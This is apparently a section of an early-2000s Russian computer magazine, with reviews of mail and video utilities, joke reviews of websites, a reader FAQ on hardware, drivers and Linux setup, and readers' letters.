Мощная система поиска сообщений в архивах большинства популярных мейлеров и ньюс-ридеров, в том числе: MS Outlook, Outlook Express, Netscape Messenger, Eudora, Forte Agent, The Bat, а также во всех популярных базах сообщений сети Fidonet. Присутствие на машине MailNavigator'а оправдано, когда человек пользуется двумя почтовыми программами сразу (редкий случай), или же когда он пересаживается на новый мейлер, но старый архив сообщений желает всегда иметь под рукой (что случается довольно часто).

MailNavigator самостоятельно обнаруживает все установленные на машине почтовые программы и включает их архивы в свой список источников информации. Ради эксперимента я вручную указал MailNavigator на свои старые Bat'овские почтовые ящики, которыми я давно не пользуюсь, и которые к моей Летучей мыши даже не подключены. Знакомство прошло без проблем, и уже через минуту программа шустро перекапывала кучи старых писем в поисках сообщений, в которых встречается заданный мной набор ключевых слов. Тут стоит отметить, что в MailNavigator доступны фильтры как по содержимому письма, так и по ряду полей его заголовка. Кроме того, в запросе разрешается использовать стандартные операторы: OR, AND, NOT, NEAR, их синонимы, а также скобки для установления порядка действия операторов. В результате выполнения запроса найденные письма добавляются в специальный виртуальный файл накопления, который тут же загружается в Навигатор сообщений. Все ключевые слова, по которым выполнялся поиск, выделяются при просмотре ярким цветом. Прога отечественная, поэтому кодировка русских букв автоматически корректируется для каждого отдельного письма и его заголовка.


Резюме: помимо указанных выше случаев, MailNavigator отлично подходит для тех, кто собирается радикально «облегчить» свой мейлер. Копируешь каталоги сообщений куда-нибудь подальше, а потом устраиваешь в почтовой программе тотальную чистку - убиваешь все старье. В результате этой нехитрой операции твой мейлер вновь становится быстр и свеж. Конечно, за архивной справкой приходится обращаться к MailNavigator'у, но скажи, как часто ты сейчас роешься в старых сообщениях, а? :)

ШароWAREZ

M.J.Ash (www.xknows.com, m.j.ash@real.xakep.ru)



Юзеру на заметку :)




За последнее время несколько раз серьезно обновилась SimpleCheck - имхо, лучшая программа для регулярной проверки почтовых ящиков и убиения непрошеной корреспонденции прямо на сервере. Наконец-то появилась возможность быстро создавать новые правила фильтрации, так что теперь, кликнув по заголовку рекламной мессаги правой кнопкой мыши, можно мигом занести ее отправителя в «черный список» (опция «Add Filter» в контекстном меню). При этом программа сохранила все свои старые фишечки. Она по-прежнему отъедает раз в десять меньше оперативки, чем Бат, все так же корректно показывает заголовки писем в любых кодировках, без сбоев сигнализирует о появлении свежей почты одним из заданных способов и до сих пор может загрузить и показать заданное число строчек любого сомнительного e-mail'а, не скачивая все письмо целиком.
Да и адрес домашней странички программы все тот же, т.е. www.simplecheck.net.



Mp3newsbreak v 1.2

Windows 9x/Me/NT/2k/XP
Size: 1604 Kb
Freeware
http://www.mp3newsbreak.com




Моя давняя мечта - радио по заказу. Работает с перебоями и без оплаты предлагает до обидного мало, но вполне может служить нашим отечественным программистам в качестве ориентира. Принцип действия проги весьма прост: ты создаешь аккаунт в системе, подписываешься на те тематические «рассылки», которые тебя интересуют, после чего Mp3newsbreak начинает регулярно таскать информацию (в виде mp3-файлов) со своего сайта и добавлять ее в список воспроизведения твоего Windows Media Player'а девятой версии или Winamp'а второй. При этом ты получаешь именно ту инфу, которую заказывал. Хорошо придумано, верно? Только представь себе: Winamp без передышки играет твои музыкальные файлы, прерываясь лишь для того, чтобы «зачитать» тебе новости спорта, анекдот дня или, скажем, прогноз погоды! После прослушивания любой информационный выпуск можно удалить одним кликом самому, а можно подождать, пока Mp3newsbreak не признает его устаревшим и не уничтожит. А еще новости могут аккумулироваться на машине юзера для последующего воспроизведения... Эх, черт возьми! Как бы я хотел получить этот же набор услуг, но по-русски, да на халяву! :)



AVI Preview by AJ v 0.21a

Windows 9x/Me/NT/2k/XP
Size: 183 Kb
Freeware
http://www.avipreview.com




AVI Preview by AJ - полезное приобретение для людей, увлекающихся скачиванием видео из Сети. Программа позволяет просматривать содержимое частично загруженных файлов, причем прерывать работу своей любимой Kazaa Lite (Morpheus, eMule, eDonkey2000, WinMX, Bearshare или, к примеру, GetRight) для этого не требуется.

С помощью AVI Preview by AJ ты, скачав пару процентов файла (и не останавливая процесс его загрузки), всегда можешь оценить качество видео и звука, а главное, узнать, соответствует ли его содержимое твоим ожиданиям. А то в последнее время что-то много развелось шутников, которые с радостью выдадут, скажем, видеопособие для начинающих садоводов за «Матрицу 2». Утилита умеет работать с файлами в формате AVI, DivX, MPEG, мало весит, имеет простой интерфейс и распространяется совершенно бесплатно.

Примечание: также мне приходилось использовать эту прогу для просмотра диска, видеофайл с которого до конца не читался. Правда, потом я переписал этот файл первой попавшейся утилитой для копирования данных со сбойных дисковых носителей (Super Copy, http://surgeonclub.narod.ru/product/scopy.zip) и пофиксил его программой DivFix, взятой с www.divfix.maxeline.com, после чего он стал проигрываться стандартными плеерами. Но это потом, а сначала я даже не знал, что подумать, поскольку, пытаясь открыть битый файл в своем любимом BSPlayer'е (www.bsplayer.org), постоянно получал загадочное сообщение о том, что невозможно подобрать необходимую комбинацию фильтров :).

Photo2VCD Professional v 1.90

Windows 9x/Me/NT/2k/XP
Size: 2965 Kb
Shareware
http://www.photo2vcd.com



Если владельцу бытового DVD-плеера надо убедить себя в необходимости покупки цифрового фотоаппарата, ему следует поближе познакомиться с профессиональной версией программы Photo2VCD. Дело в том, что эта программа умеет создавать слайд-шоу из набора графических изображений и записывать его на CD/DVD-диск в DVD/SVCD/VCD-совместимом формате. Проще говоря, Photo2VCD преобразует наборы из отдельных картинок в видеофайлы формата MPEG-1 или MPEG-2 (все зависит от того, какая «писалка» имеется у юзера, и какие форматы понимает его DVD-плеер). Причем на один диск можно положить сразу несколько таких наборов - программа автоматически сгенерирует и поместит на диск необходимую менюшку. Ну, разве это не здорово - сидеть с друзьями на диване и, вооружившись пультиком, показывать им свои любимые «фотоальбомы» на экране телевизора прямо с DVD-плеера?!! Конечно, здорово. К тому же на телеэкране картинки не будут просто мелькать одна за другой. Нет, все выглядит гораздо эффектней, поскольку Photo2VCD умеет делать плавные переходы одного изображения в другое (более 60-ти вариантов) под фоновую музыку (в формате MP3, WAV) и даже позволяет добавлять к картинкам подписи. Сами картинки перед конвертацией в видео можно предварительно просматривать и редактировать встроенными средствами Photo2VCD. Естественно, имеется и режим предпросмотра всего диска.


Пара слов о качестве. С DVD-дисками все ясно. Но устройства для записи DVD-ROM пока мало у кого есть, а у обычных VideoCD изображение не ахти. Поэтому особенно интересной фишкой Photo2VCD является возможность записи компактов в формате SVCD (узнать, работает ли твой плеер с такими дисками, можно здесь: www.vcd-help.com/dvdplayers.php?) - разрешения 480 на 576 (PAL) вполне достаточно для вывода на экран телевизора качественной картинки.

WWW

Алекс Экслер (exler@exler.ru)

Божественная нирвана


www.do-not-zzz.com



Медитация - это такое состояние души и тела, при котором ты можешь полностью расслабиться, отдохнуть и представить себе, что, к примеру, ты уже не никому не должен двести баксов, отчисление за прогулы не грозит, курсовые делаются сами собой, а из кухонного крана течет пиво. С помощью медитации можно даже достичь нирваны - состояния, характеризующегося особой безразличностью к окружающим воздействиям, при котором ты не отреагируешь даже на песню «Ёпс, я сделала это снова», заведенную врагом прямо над ухом. Этот сайт поможет тебе достигнуть этого состояния максимально быстро и без особого вреда для организма. Не страшно, что там иногда что-то пишут по-английски. Главное - вслушаться в божественную музыку колокольчиков и всмотреться в волшебные образы, появляющиеся на экране. И - наслаждайся. Однако лучше не делать этого на работе или в институте, потому что состояние божественной нирваны некоторые черствые люди ошибочно называют «сном на рабочем месте».

Это, однозначно, круче тараканов!


www.banner.nev.ru



Азартные игры во все времена были любимым развлечением мужчин и даже женщин. Конечно, многие отдавали дань картам, рулетке, русской рулетке, китайской рулетке (поиск соевого боба среди двухсот тонн риса), еврейской рулетке (надкусывание нескольких десятков пирожков из мацы, один из которых поджарен на свином сале) и прочим, но наиболее азартным развлечением во все времена были бега. Причем забава эта уходит корнями в глубокую древность, когда наши предки заставляли бегать динозавров, бронтозавров, плезиозавров и прочих археоптериксов, таким образом весьма значительно меняя рельеф нашей планеты. Но с развитием цивилизации, животные, участвующие в бегах, все мельчали и мельчали, в конце концов придя к лошадям, собакам и даже тараканам. Но мы - дети электронного века - требуем своих бегов! Виртуальных! Нам их и родили в виде этого сайта - «Баннерные бега». Чистый ипподром на самом деле, только жокеи не матерятся. Вебмастера выставляют свои баннеры, а мы, эксперты-любители, оцениваем это дело в соответствии со своими эстетическими и сексуальными предпочтениями. Игроки-любители делают свои прогнозы (как в настоящем тотализаторе), и если выигрывают, то получают призы. Все просто. И никаких тараканов!

Новая тамагоча


www.virtuagirl.com



Идея тамагочи развивается все дальше и дальше. На этом сайте тебе предлагается получить некую тетку для использования на десктопе. В чем смысл? Скачиваешь программу, запускаешь ее, после чего на рабочем столе появляется мадам, которая занимается своими повседневными делами: позирует, шейпингует, принимает душ и так далее. То есть, злостным образом постоянно тебя отвлекает, а ты с радостью этому поддаешься, наблюдая за ее высокой... прической, стройными... ушками и крутобедрыми ляжками. Впрочем, интерактивности все-таки не хватает, потому что тетка не просит тебя потерять ей спинку в душе или поддержать волнующую талию во время занятий шейпингом... Кстати, сайт на английском. Но если ты не знаешь языка Шекспира и Бивисбаттхеда, то просто найди на первой страничке строчку «Клик хере», после чего тетка в количестве 1.3 мегабайта вползет на твой компьютер. Физически она будет присутствовать только в виде галочки в правом нижнем углу экрана, а чтобы вызвать ее к жизни, необходимо кликнуть по галке. Тогда она появляется на несколько секунд, выполняя соблазнительные движения в купальнике, или, если повезет, без него. И что? Вот так кликать и кликать? Ничего себе! Это же просто какой-то этот... как его...

Перекуем мечи на оракулы


www.avestadesign.ru/oracle/main.htm



Египетский оракул дает ответы на все твои вопросы. Разумеется, вопросы должны быть грамотные и благостные. Не фиг спрашивать, сдашь ли ты сессию. Понятное дело, не сдашь, если будешь сутками напролет шарobаниться в интернете. Поэтому спрашивать нужно что-то очень важное и очень личное, например, нужно ли сдать все скопившиеся бутылки или не пора ли почистить засмоленный сигаретами монитор, истерев при этом до дыр восемь губок и потратив пять ведер воды... Думаешь, сдача бутылок - не такое ответственное дело? Вот черта с два! Потому что если космологическая ситуация неблагоприятна, то в процессе телепортации стеклянных сосудов может произойти метафорическая трансформация кварцевых сущностей с последующим перераспределением молекул в пространстве. Проще говоря, тебя толкнут, и ты все разобьешь. Поэтому сначала задай вопрос оракулу, а уж после этого, если ответ будет совершенно идиотский, все делай так, как считаешь нужным. В этом состоит настоящая глубинная метафорическая философия.

Попикаться от души


www.pickup.kiev.ua



Разумеется, тебе не нужно объяснять, что такое пикап. Ясный пень, не автомобиль с багажником, в который влезает холодильник. Пикап - это целая наука закадривания, прикадривания или даже наоборот - корректного и безболезненного расставания с девушками. Сайт, в общем-то, довольно полезный, особенно если его не принимать всерьез. Потому что в разделе «Первое свидание» советы дает какое-то слегка недоношенное дитя компьютерного века, и по его словам получается, что если ты первый раз пригласил девушку в гости, то развлечь ее можно только компьютерными игрушками. А далее приводится классификация этих игрушек по степени воздействия на девушку... Мда-а-а-а, подумал я. Ну и развлечения пошли нынче на свиданиях. А мы-то, дурачки, в свое время: какой-нибудь «Пинк Флойд» на магнитофон, девушку на диван, и давай ее... обволакивать цитатами. Впрочем, тогда секс был намного более безопасен, чем сейчас. Так что нынешняя виртуализация отношений, как я думаю, является просто своеобразным видом защиты. Ну, что ж... Вполне может быть. Не спорю.

Сервис для подлянок

www.vpost.ru



Чем хорош интернет, так это тем, что ни за что не нужно платить. И этот сервис тоже бесплатен, хотя он предоставляет довольно забавные возможности: отправление голосового сообщения по телефону с последующим получением его на e-mail, отправление текстового сообщения с компьютера с последующим синтезом его в виде речевого сообщения на любой указанный телефон. Звучит несколько заумно. А на самом деле ты можешь отправить с компа любое текстовое сообщение (матерные слова допускаются - я, разумеется, не удержался и проверил) на любой указанный телефон. Причем время они выдерживают точно, так что этот сервис полезен еще и в качестве поздравлялок/напоминалок и будильника. Мне теперь каждое утро мой собственный голос звонит утром по телефону и говорит: «Вставайте, граф. Вас ждут великие развлечения».

FAQ

Stepan Ilyin aka Step (faq@real.xakep.ru)

Задавая вопрос, подумай! Не стоит мне посылать вопросы, так или иначе связанные с хаком/кряком/фриком - для этой есть hack-faq (hackfaq@real.xakep.ru), не стоит также задавать откровенно ламерские вопросы, ответ на которые ты при определенном желании можешь найти и сам. Я не телепат, поэтому конкретизируй вопрос, присылай как можно больше информации.

вопрос

Q: Намедни приобрел себе новую мышку Logitech MX300. Работа никаких нареканий не вызывает – все здорово, но после выключения системы она не отрубается, а продолжает светиться. Замечу, что я работаю через прилагаемый к грызуну переходник PS/2 на USB. Если же подключать мышь напрямую к USB, то никакого свечения не наблюдается. Может, поможешь? А то пользоваться через USB не хочется, так как гнаться она не будет. А через переходник на PS/2 — пожалуйста. 195 Hz — красота!

ответ

A: У нормальных ATX корпусов питание полностью не выключается, всегда остается +5Vbs. Сделано это специально для быстрого включения компьютера. А поскольку мышку, как, впрочем, и клавиатуру, можно использовать как альтернативу кнопке «Power», то соответственно и питание им иногда подается. Что значит – иногда? В случае активизированной функции Wake-on-keyboard/Wake-on-mouse в БИОСе или соответствующим джампером на материнской плате. Отключи ее, и все будет окидоки. С другой стороны, чем тебя не устраивает постоянное свечение? Волноваться за сохранность диода не стоит – скорее сломаются кнопки или колесико, нежели он перегорит. Тем более, Logitech дает пятилетнюю гарантию на эту серию мышек...

вопрос

Q: Подскажи, пожалуйста, где в Инете найти ХОРОШИЕ руководства по Photoshop'у, 3D-редакторам, Flash'у на русском языке. Не дай умереть начинающим и имеющим огромный потенциал дизайнерам! ;))

ответ

A: Различных руководств и туториалов в Сети сейчас пруд пруди, но найти что-то реально понятное и полезное непросто. Из своего опыта посоветую.

Photoshop:
http://www.photoshop.ru/
http://psd.ru/
http://pslab.ru/lessons/
http://ash.aiq.ru/tutorials/
http://mrdesign.krasline.ru/labs/index.shtml
http://www.anriintern.com/ps/
http://www.pstips.narod.ru/

3D:
http://www.render.ru/tutor/
http://www.dlight.ru/master/max/
http://www.3dm-mc.com/rus/news/index.php

Flash:
http://www.flasher.ru/
http://www.flashteacher.ru/
http://www.flashcircle.com/
http://www.flashkit.com/

вопрос

Q: Какой софт нужен, чтобы измерить скорость передачи данных в локальной сети?

ответ

A: Для начала стоит посмотреть на результаты «Network/LAN Bandwidth Benchmark», входящего в состав SiSoftSandra (http://www.sisoftware.demon.co.uk/sandra). Утилита, по-моему, дает более чем достаточно информации. Но если тебя это по какой-то причине не устроило, советую воспользоваться специальными бенчмарками. Из самых навороченных выделю два: NetBench 7.0.2 (www.netbench.com/, 3Mb) и WebBench 4.1 (http://www.etestinglabs.com/benchmarks/webbench/webbench.asp, 21Mb). WebBench – очень мощная утилита с широкими возможностями. NetBench – попроще, зато легка в освоении.

вопрос

Q: Прошел слух, что некоторые модели из последней серии Radeon'ов можно модифицировать и добиться тем самым значительного прироста к производительности. Что скажешь, миф или реальность?

ответ

A: Продукция ATI в самом деле наделала много шума на сайтах и конференциях, посвященных hardware-тематике. И как оказалось – не зря. Многие из последних моделей Radeon'ов действительно поддаются модификации, а точнее, апгрейду до старших представителей линейки. Обо всех по порядку.

RADEON 9700 Pro 128 Mb. Видеокарта имеет 256-битную шину и все 8 работающих конвейеров. Поэтому переделывать здесь нечего. Разгон на таких платах не заблокирован, можно без проблем поднять частоты памяти и ядра до 370/700 (как минимум) со стандартных 325/620. Как-никак, самая старшая модель серии.

RADEON 9700 128 Mb. Единственное отличие этой видюхи от Pro-версии – сниженные до 275/540 МГц стандартные частоты и заблокированный разгон в БИОСе. Обойти защиту и поднять частоты можно путем перепрошивки БИОСа хакнутой версией.

RADEON 9500 Pro 128 Mb. Эта карта имеет 8 работающих конвейеров, но, к сожалению, лишь 128-битную шину. Поэтому переделывать и здесь нечего, разве что залить хакнутый БИОС, дабы снять блокировку разгона.

RADEON 950 128 Mb. Хит сезона. Имеет 256-битную шину и 8 конвейеров, работают из которых только 4. Однако путем элементарной перепайки одного из резисторов и перепрошивки БИОСа можно заставить работать все 8 конвейеров, получив таким образом ПОЛНОЦЕННЫЙ Radeon 9700 Pro, стоимость которого на 150$ больше! Подробнейшее руководство можно прочитать здесь http://www.overclockers.ru/news/newsitem.shtml?category=2&id=1041715156. Лично я себе эту видеокарту уже заказал, тем более, http://www.ixbt.com и http://www.nvworld.ru/ сообщили, что найден способ аналогичного программного «апгрейда», без всякого физического вмешательства! Все что потребуется – воспользоваться новой версией RivaTuner'a, которая наверняка выйдет на момент публикации... Различных вариаций хакнутых БИОСов сейчас море, но наибольшей популярностью пользуются прошивки с сайта warp11 (http://home.mindspring.com/~warp11/).

вопрос

Q: Как можно преобразовать готовую флешку (SWF) в AVI-файл? К сожалению, напрямую экспортировать в AVI не могу, так как не хочется терять специальные эффекты, созданные некоторыми скриптами...

ответ

A: Если флешка без звука, то можно использовать любую грабилку экрана с возможностью захвата видео, например SnagIt (http://www.techsmith.com). Если же в SWF файле присутствуют звуковые эффекты, то придется воспользоваться узкоспециализированными утилитами. SWF2AVI (http://www.flashants.com/root/swf2video.shtml) – как раз то, что нужно.

вопрос

Q: Помогите! У меня стоит RH 7.2, ядро 2.4.18-3, звук SB Audigy. Я долго мучался с поиском драйвера на звуковую карту и, в конце концов, нашел Open Sound System (OSS). С ними все работало просто на ура. Три часа! А потом драйвера потребовали лицензию. Сколько я не бился, но крякнуть эту чудо мне не удалось. Может, чего подскажешь?

ответ

A: Подскажу ;). Не парься ты с этим OSS. Скачай лучше родные дрова с http://opensource.creative.com или alsa с http://www.alsa-project.org. Никаких лицензий и никакого геморроя с настройкой. По крайней мере, у меня SB Audigy с теми и с другими работала на все 100%.

ЛАМОРАЗМЫ НОМЕРА

1. Что будет, если инет станет бесплатным? (enns@vorkuta.com)
2. Ребята, подскажите, есть у меня кредитная карточка (не моя) американская. Но не найду в инете сайта, который при оформлении заказа, ничего лишнего не спрашивая, доставлял бы в Россию и торговал чем-нибудь стоящим, вроде компов. (ant_ru@yahoo.com)
3. Запускаю я утром комп, чтобы по ночному тарифу инет поюзать. Набирается номер и бах - сразу отключение с мессагой: Контроллер удалённого подключения не установлен или даёт неверный отклик. Короче, я сам попробовал все поправить, но не получилось, поэтому позвонил моему дяде, а он работает в компьютерной компании. Он приехал, мы долбились минут 40, а потом плюнули и решили збить виндовс. Когда переустановили - всё стало ОК. Мы думали, что это вирь новый, потому что мой антивирусник его не поймал, а у меня NORTON 2001 знает 62655 вирусов. Мой вопрос таков: что это за фишка и с чем её едят! (herrow@mail.ru)

вопрос........................

Q: Люди! Спасайте! Не могу найти дрова на модем Genius GM56PCi-LA под Mandrake. Если кто знаешь, где слить, подскажите please – век благодарен буду!

ответ........................


A: Самый распространенный вопрос по *nix-ам. Отвечаю в последний раз: все драйвера winmodem'ов под *nix и руководства по их установке лежат на http://linmodems.org и http://www.idir.net/~gromitkc/winmodem.html. Более того, последние версии ядра поддерживают некоторые из винмодемов и без специальных дров.

вопрос........................

Q: Слышал, что WinXP поддерживает IPv6. Все облазил, но так его и не нашел. Где копать-то?

ответ........................

A: В WinXP действительно есть поддержка IPv6. К сожалению, провайдеры его не поддерживают, но никто не мешает тебе попробовать разобраться в нем в пределах домашней сети. Как никак, интернет-протокол нового поколения. Установка: start -> run -> «ipv6 install». Подробная справка: «ipv6 /?». Замечу, что ни при каких обстоятельствах текущие сетевые настройки не пострадают.




вопрос........................

ответ........................

A: Для начала следует проверить, держит ли ядро ext3, и лишь потом приступать к конвертированию, провести которое очень просто:

```
tune2fs -j /dev/xxx
tune2fs -c0 -i0 /dev/xxx
```

Напоследок следует поменять ext2 на ext3 в /etc/fstab и перегрузиться.



вопрос........................

ответ........................

A: Fontlab (http://www.fontlab.com/) - на данный момент это лучший редактор шрифтов. Удобство, легкость в освоении, широчайшие возможности – лишь начало перечисления его достоинств. Умеет экспортировать шрифты в форматы PostScript и TrueType. Более того, идущая в состав пакета утилита ScanFont поможет отсканировать и преобразовать изображение в шрифты.
TypeTool (http://www.fontlab.com/) - более бедный и менее впечатляющий с точки зрения функциональности и количества полезностей редактор. Однако для новичков – самое то.
Fontographer (http://www.macromedia.com/) – редактор шрифтов от разработчиков Flash'a. В целом очень удобный и привлекательный продукт.
Softy (http://users.iclway.co.uk/l.emmett/) – самый простой, но от этого не худший редактор. Если ты не хочешь тратить время на освоение вышеописанных программ, то Softy – именно то, что ты ищешь. Просто и со вкусом.
Font Creator (www.high-logic.com/fcp.html) – почти копия TypeTool'a, но от других разработчиков.



вопрос........................

Q: У одного моего знакомого хобби – коллекционирование саундтреков к фильмам. Так вот, мы с ним поспорили, что я смогу собрать большую коллекцию. Подскажи, где искать!

ответ........................

A: Весьма неплохие подборки лежат здесь:
http://www.grammy.ru/mp3/Soundtracks.songs
http://mp3.km.ru/sounds.asp?pid=EB6EE437AADC4DBBA7D0FAD90457D160
http://purga.ru/index.php?sectionid=46&itemid=742
http://kinofob.net-burg.org/music.shtml
http://mp3.sakha.net/?groupid=1800

Q: Подскажи, что лучше приобрести - 17-шку TFT или 19-шку CRT? Цена не важна.

вопрос........................

ответ........................

A: Несмотря на то, что цена не играет роли, выбор зависит от многих обстоятельств, в основном, конечно, от целей использования монитора. Для программинга, дизайна и работы с документами – естественно TFT. Но если собираешься ежедневно играть и смотреть фильмы, то LCD – не лучший вариант. Часто в минус CRT ставят вредность излучения. Но это очень сильно преувеличено. Давай сравним. Суммарная доза рентгеновского излучения, полученная за год от сидения за монитором по нескольку часов в день, меньше дозы, получаемой на одном сеансе флюорографии. А рентген зуба в десятки раз превышает дозу той же флюорографии. Вот так вот.





На письма отвечал Centner (www.centner.tk)

ё-MAIL

Наше е-мыло: magazine@real.xakep.ru

Нам приходит куча писем, но 99% этого спама мы сразу отправляем в /dev/null

Сразу же в треш:
1. Письма с матом, пустой руганью - хамов мы не любим.
2. Просьбы выслать кряк, программу - поисковики в Инете тебе помогут.
3. Объяснить, почему не работает программа (железка) - мы не саппорт твоего софта и оборудования.
4. Вопросы в стиле «как настроить» - RTFM.
5. Просьбы прислать бесплатно журнал, компьютер, Mersedes CLK - мы сами халявщики и халяву не раздаем :).
6. Взломать/крякнуть/фрикнуть твоего соседа, подружку, мавзолей Ленина - мы журналисты и ничего в этом не понимаем, не видели, не знаем.

А вот письма с мнениями о журнале, критикой, с идеями, предложениями, мыслями и прочим, относящимся непосредственно к журналу, - мы читаем внимательно.

Братцы, всех целую и обнимаю, при этом нахожусь в очень для меня необычном состоянии. Сейчас все объясню. Сел я тут, как обычно, строчить ответы на ваши письма и пришел в легкую степень культурного шока, причем с каждым новым письмом состояние шока усиливается. Вы что, вообще? Пишете такое, что заставляете меня волноваться. Ну, я вас тоже могу заставить поволноваться на www.centner.tk, но нынешняя подборочка ваших писем - это просто аллес-педаллес :).



Вот вам сразу, в лоб, жизнеутверждающее письмо от KostaPC [kostapc@pisem.net]

Good time! Доброго времени суток, иначе говоря. И первое, что я скажу - “СПАСИБО!!!” Вы спасли мне жизнь и судьбу. Но все по порядку... Началось все достаточно давно, журнал ваш я еще не читал, но компом интересовался, хотя и достаточно лениво, рылся в 98-х, кодил на Perl’e, и основное время играл. Потом перешел в другую школу, там быстро прославился как компьютерный маньяк (хотя, как я считаю, незаслуженно). Начал изучать CPP, позже Java, поставил Linux, позже QNX, FreeBSD.

А тем временем сильно посадил здоровье куревом. Проводя сутки за компом, роясь в осях, что-то кодя, занимая вечерами и ночами телефон, учеба ушла на нет. Разразился сильный конфликт с предками, у меня забрали модем, сменили видяху с GF2 на Rendition2K, залил кофе клаву, полетел плеер, слетели винды, упали иксы... Полный SUX, депрессия, я уже ничего не хотел, начинал потихоньку пить, бродили суицидальные мысли... Как-то на внезапно появившиеся деньги купил последний номер X. Почитал, полистал, и вы знаете, стало невыносимо обидно: где прогресс, а где я? Вот люди (][-Crew), впереди, цифровые горы воротят, на все ответ знают, а если не знают - ищут ответ, и находят. Тогда вдохнул я канифольный дым полной грудью (плеер-то с наушниками умер) и решил, в самом-то деле, кто, кроме меня, во всем виноват, кто, кроме меня, все это изменит. Посмотрел на надпись “X Server starting failed” и начал действовать... Прошла неделя(!), и все стало пинцетно, винды ожили, лин - как часы, написал кучу прог, выправил учебу, бросил курить, восстановил отношения с предками... Просто - “СПАСИБО”, навеки ваш KostaPC.



Ну, как тебе, а? Впечатляет? Отлично! Тогда не будем сбавлять ритма и темпа. Следующий заход - явка с повинной. Подозреваемый по делу о злостном плагиате, гражданин Robber rulezz’ович Rob_rul’ов [rob_rul@hotbox.ru] решил не доводить правосудие до белого каления, а сам чистосердечно раскаялся. За что и был повешен в редакции на доску почета.

